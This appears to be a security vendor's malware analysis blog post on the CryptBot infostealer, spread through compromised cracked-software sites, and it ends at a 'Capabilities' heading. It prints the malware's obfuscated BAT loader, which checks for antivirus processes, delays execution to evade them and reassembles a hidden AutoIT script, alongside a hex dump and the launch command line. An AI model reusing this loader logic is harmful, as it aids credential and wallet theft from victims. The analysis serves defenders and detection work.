
Threat Thursday: CryptBot Infostealer Masquerades as Cracked Software

blogs.blackberry.com/en/2022/03/threat-thursday-cryptbot-infostealer

The BlackBerry Research & Intelligence Team

1. BlackBerry Blog
2. Threat Thursday: CryptBot Infostealer Masquerades as Cracked Software




CryptBot is back. A new and improved version of the malicious infostealer has been unleashed via compromised pirate sites, which appear to offer “cracked” versions of popular software and video games.

Making news most recently for an outbreak in early 2022, the malware first appeared in the wild in 2019, and it is now actively changing its attack and distribution methods. Most notably, recent versions have been significantly streamlined to include only infostealing functionality, contained in a much smaller package than before.


CryptBot targets sensitive user data such as browser login information, cryptocurrency wallets, stored credit card information, passwords and more. The gathered information is sent back to a command-and-control (C2) address, to be used by the attacker for financial gain.

Operating System



Windows	MacOS	Linux	Android
Yes	No	No	No

Risk & Impact



Impact	Medium
Risk	Medium


Compromised and Cracked Websites

CryptBot has recently been hosted and distributed via compromised webpages that appear to offer cracked versions of popular video games and other software. Threat actors commonly bundle their Trojanized executables this way to lure their victims into unknowingly downloading and executing malicious code.

Cracked software typically refers to commercial software packages that have been modified to give people free access to functionality and features. Users seeking this pirated software tend to be less risk-conscious, making them particularly attractive targets for malware. Threat actors often use search engine optimization (SEO) techniques to help push these compromised websites to victims.

Technical Analysis

The attack chain for CryptBot begins when the victim visits a compromised webpage and is lured into downloading an SFX file, such as the one pictured in Figure 1, which is masquerading as the latest version of Adobe Photoshop.



Adobe Photoshop CC 22.4.3.317

[redacted]

PccrackBox

Adobe Photoshop CC 22.4.3 Crack With Keygen [2021 Latest]

July 30, 2021 by zoro — 2 Comments


CRACK + ZIP FILE

Contents [hide]

1 Adobe Photoshop CC 2021 Crack + Keys Full Version For (Mac/Windows)
- 1.1 Download Adobe Photoshop CC 2021 Keygen + Torrent 100% Free Latest
- 1.2 Features of Adobe Photoshop CC Cracked
- 1.3 Adobe Photoshop CC Serial Key (2021)
- 1.4 Photoshop CC 2021 Latest Cracked Features
- 1.5 What's Better Than the Previous Release?

Figure 1 - Example of malicious webpage offering cracked software

Once the victim downloads what they assume is cracked software, an SFX file called "7ZSfxMod_x86.exe" is dropped to their machine, as shown in Figure 2.



property	value
file-type	executable
date	n/a
language	neutral
code-page	Unicode UTF-16, little endian
CompanyName	Oleg N. Scherbakov
FileDescription	7z Setup SFX (x86)
FileVersion	1.7.1.3901
InternalName	7ZSfxMod
LegalCopyright	Copyright © 2005-2016 Oleg N. Scherbakov
OriginalFilename	7ZSfxMod_x86.exe
PrivateBuild	October 31, 2017
ProductName	7-Zip SFX
ProductVersion	1.7.1.3901

Figure 2 - Malicious SFX file retrieved from compromised webpage

Once the archive file is launched, a folder with the naming scheme "7ZipSfx.000" is placed into the victim's %Temp% directory, as seen in Figure 3. The numbers used in the naming scheme for this folder vary based on the number of times the malware has been launched. For example, executing the archive file a second time will result in an additional folder called "7ZipSfx.001" being placed in the same directory, with the same files included.




Figure 3 - Folder placed into user's Temp directory post execution

This folder contains four files that are used to carry out the next stage of the attack:


- "aeFdOLFszTz.dll" – A legitimate copy of Microsoft® Windows® "ntdll.dll"
- "Avevano.gif" – A BAT script

- “Carne.gif” – An obfuscated AutoIT script
- “Raccontero.exe” – An AutoIT v3 executable compiler

As seen in Figure 3, two of these files are displayed as .GIF files. However, these files are in fact malicious scripts using the .GIF extension to masquerade as image files. The file extensions used vary, depending on the version of CryptBot downloaded by the victim. Different variants analyzed have also been observed using .MP3 and .WMV extensions.

A copy of “AutoITv3.exe” is also dropped to the folder as “Raccontero.exe.” This tool is an interpreter that is part of AutoIT, which is a freeware programming language for Windows-based devices. This tool is intended for use in automating services via scripts; however, it has frequently been abused by many different malware families.


The structure and contents of the BAT script, such as obfuscated variables, can be seen in Figure 4 below. The script performs a scan against a task list referencing two antivirus (AV) products, “BullGuardCore” and “Panda Cloud Antivirus.” If the AV products are present, the malware will perform a “sleep” function to delay execution and aid in bypassing detection.


File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
Avevano.bat

```
Set VptJeRkGyRWw=waitfor /t 5 VptJeRkGyRWw
Set oZGEBtGLFpUBF=M
tasklist /FI "imagename eq BullGuardCore.exe" 2>NUL | find /I /N "bullguardcore.exe">NUL
if %errorlevel%==0 waitfor /t 240 oZGEBtGLFpUBF
Set vcsaCRjZPDHDIXAKiiPBPWHp=Raccontero.exe.pif
tasklist /FI "imagename eq PSUAService.exe" 2>NUL | find /I /N "psuaservice.exe">NUL
if %errorlevel%==0 Set vcsaCRjZPDHDIXAKiiPBPWHp=autoit.exe
<nul set /p = "%oZGEBtGLFpUBF%Z" > %vcsaCRjZPDHDIXAKiiPBPWHp%
findstr /V /R "^cBzXAcIxlZxBLrudJZEKMEfMBLjYIUHiiHpsEFkbFNOHlqzCFfAVWViQkHvPoKMfajztUOLrNitYQIBAaJazxLkjAayXovgVqngYHgIQDviPQoqDyWvmsaVGquEBIOVsSpYszDSrqBPY$" Carne.gif >> %vcsaCRjZPDHDIXAKiiPBPWHp
%oZGEBtGLFpUBF%ove Trasporta.gif K
%vcsaCRjZPDHDIXAKiiPBPWHp% K
%VptJeRkGyRWw%
```

Figure 4 - Malicious BAT Script "Avevano.gif"

As part of the initial malware execution chain, the BAT script is used to decrypt the heavily obfuscated AutoIT script, "Carne.gif,” as seen in Figure 5. The BAT also copies the AutoIT script to the virtual memory area to run it.




```
0xC41C0 0000 0000 F8AF 0C00 8A06 0000 0000 0000 0000 0000 68AB 0C00 9004 0000  ....ø¯.. ...........h«.. ...
0xC41DC 0000 0000 0000 0000 68A5 0C00 FC05 0000 0000 0000 0000 0000 089F 0C00  ........h¥..ü............. ..
0xC41F8 5C06 0000 0000 0000 0000 0000 88B6 0C00 6604 0000 0000 0000 0000 0000  \........... ¶..f...........
0xC4214 C861 0D00 5801 0000 0000 0000 0000 0000 205C 0D00 9200 0000 0000 0000  Èa..X........... \.. .......
0xC4230 0000 0000 205F 0D00 1400 0000 0000 0000 0000 0000 6060 0D00 1400 0000  .... _..............``......
0xC424C 0000 0000 0000 0000 E05D 0D00 1400 0000 0000 0000 0000 0000 0096 0C00  ........à]................ ..
0xC4268 6C03 0000 0000 0000 0000 0000 2063 0D00 2C04 0000 0000 0000 0000 0000  l........... c..,...........
0xC4284 0000 0000 0000 0000 6C03 3400 0000 5600 5300 5F00 5600 4500 5200 5300  ........l.4...V.S._.V.E.R.S.
0xC42A0 4900 4F00 4E00 5F00 4900 4E00 4600 4F00 0000 0000 BD04 EFFE 0000 0100  I.O.N._.I.N.F.O.....ҹ.ïþ....
0xC42BC 0300 0300 0500 0E00 0300 0300 0500 0E00 1700 0000 0000 0000 0400 0000  ............................
0xC42D8 0000 0000 0000 0000 0000 0000 0000 0000 CC02 0000 0100 5300 7400 7200  ................Ì.....S.t.r.
0xC42F4 6900 6E00 6700 4600 6900 6C00 6500 4900 6E00 6600 6F00 0000 A802 0000  i.n.g.F.i.l.e.I.n.f.o...¨...
0xC4310 0100 3000 3800 3000 3900 3000 3400 6200 3000 0000 3800 0C00 0100 4300  ..0.8.0.9.0.4.b.0...8.....C.
0xC432C 6F00 6D00 7000 6100 6E00 7900 4E00 6100 6D00 6500 0000 0000 4100 7500  o.m.p.a.n.y.N.a.m.e.....A.u.
0xC4348 7400 6F00 4900 7400 2000 5400 6500 6100 6D00 0000 6200 2500 0100 4300  t.o.I.t. .T.e.a.m...b.%...C.
0xC4364 6F00 6D00 6D00 6500 6E00 7400 7300 0000 6800 7400 7400 7000 3A00 2F00  o.m.m.e.n.t.s...h.t.t.p.:./.
0xC4380 2F00 7700 7700 7700 2E00 6100 7500 7400 6F00 6900 7400 7300 6300 7200  /.w.w.w...a.u.t.o.i.t.s.c.r.
0xC439C 6900 7000 7400 2E00 6300 6F00 6D00 2F00 6100 7500 7400 6F00 6900 7400  i.p.t...c.o.m./.a.u.t.o.i.t.
0xC43B8 3300 2F00 0000 0000 4A00 1100 0100 4600 6900 6C00 6500 4400 6500 7300  3./.....J.....F.i.l.e.D.e.s.
0xC43D4 6300 7200 6900 7000 7400 6900 6F00 6E00 0000 0000 4100 7500 7400 6F00  c.r.i.p.t.i.o.n.....A.u.t.o.
0xC43F0 4900 7400 2000 7600 3300 2000 5300 6300 7200 6900 7000 7400 0000 0000  I.t. .v.3. .S.c.r.i.p.t.....
0xC440C 3800 0C00 0100 4600 6900 6C00 6500 5600 6500 7200 7300 6900 6F00 6E00  8.....F.i.l.e.V.e.r.s.i.o.n.
0xC4428 0000 0000 3300 2C00 2000 3300 2C00 2000 3100 3400 2C00 2000 3500 0000  ....3.,. .3.,. .1.4.,. .5...
0xC4444 3800 0C00 0100 4900 6E00 7400 6500 7200 6E00 6100 6C00 4E00 6100 6D00  8.....I.n.t.e.r.n.a.l.N.a.m.
0xC4460 6500 0000 4100 7500 7400 6F00 4900 7400 3300 2E00 6500 7800 6500 0000  e...A.u.t.o.I.t.3...e.x.e...
0xC447C 7800 2A00 0100 4C00 6500 6700 6100 6C00 4300 6F00 7000 7900 7200 6900  x.*...L.e.g.a.l.C.o.p.y.r.i.
0xC4498 6700 6800 7400 0000 A900 3100 3900 3900 3900 2D00 3200 3000 3100 3800  g.h.t...©.1.9.9.9.-.2.0.1.8.
0xC44B4 2000 4A00 6F00 6E00 6100 7400 6800 6100 6E00 2000 4200 6500 6E00 6E00   .J.o.n.a.t.h.a.n. .B.e.n.n.
0xC44D0 6500 7400 7400 2000 2600 2000 4100 7500 7400 6F00 4900 7400 2000 5400  e.t.t. .&. .A.u.t.o.I.t. .T.
0xC44EC 6500 6100 6D00 0000 4000 0C00 0100 4F00 7200 6900 6700 6900 6E00 6100  e.a.m...@.....O.r.i.g.i.n.a.
0xC4508 6C00 4600 6900 6C00 6500 6E00 6100 6D00 6500 0000 4100 7500 7400 6F00  l.F.i.l.e.n.a.m.e...A.u.t.o.
0xC4524 4900 7400 3300 2E00 6500 7800 6500 0000 4200 1100 0100 5000 7200 6F00  I.t.3...e.x.e...B.....P.r.o.
0xC4540 6400 7500 6300 7400 4E00 6100 6D00 6500 0000 0000 4100 7500 7400 6F00  d.u.c.t.N.a.m.e.....A.u.t.o.
0xC455C 4900 7400 2000 7600 3300 2000 5300 6300 7200 6900 7000 7400 0000 0000  I.t. .v.3. .S.c.r.i.p.t.....
```

```
AutoIt Team
Comments
FileDescription
AutoIt v3 Script
FileVersion
3, 3, 14, 5
InternalName
AutoIt3.exe
LegalCopyright
1999-2018 Jonathan Bennett & AutoIt Team
OriginalFilename
AutoIt3.exe
ProductName
AutoIt v3 Script
ProductVersion
3, 3, 14, 5
VarFileInfo
Translation
Paused)
AutoIt Error
AutoIt has detected the stack has become corrupt.
Stack corruption typically occurs when either the wrong calling co
AutoIt supports the __stdcall (WINAPI) and __cded calling conve
Missing operator in expression."Unbalanced brackets in expressio
Error in expression.
Error parsing function call.
iled.8Variable appears more than once in function declaration.2Re
Can not redeclare a constant.5Can not redeclare a parameter ins
Badly formated Enum statement
3This keyword cannot be used after a "Then" keyword.
Duplicate function name.
Unknown function name.
Unknown macro.
Unable to get a list of running processes.
While" statement.%Variable used without being declared.XArray
Assert Failed!
Func reassign not allowed.*Func reassign on global level not allow
3S33"!
3W3SCS"!
C3W6#bbB!!
$36$$2S433b2
```

Figure 5 - Obfuscated AutoIT script "Carne.gif"

The AutoIT executable compiler “Raccontero.exe” is used to run "Carne.gif." The filename of the script is supplied as an argument, as shown in Figure 6.



File

AutoIt v3 Script

(Verified) AutoIt Consulting Ltd

Version: 3.3.14.5

Image file name:

C:\Users\Analyst\AppData\Local\Temp\7ZipSfx.000\Raccontero.exe.pif

Process

Command line: Raccontero.exe.pif K

Current directory: C:\Users\Analyst\AppData\Local\Temp\7ZipSfx.000\

Figure 6 - Launched AutoIT Process "Raccontero.exe.pif”

This spawns the AutoIT process “Raccontero.exe.pif,” which loads the malicious CryptBot binary into memory.

Capabilities

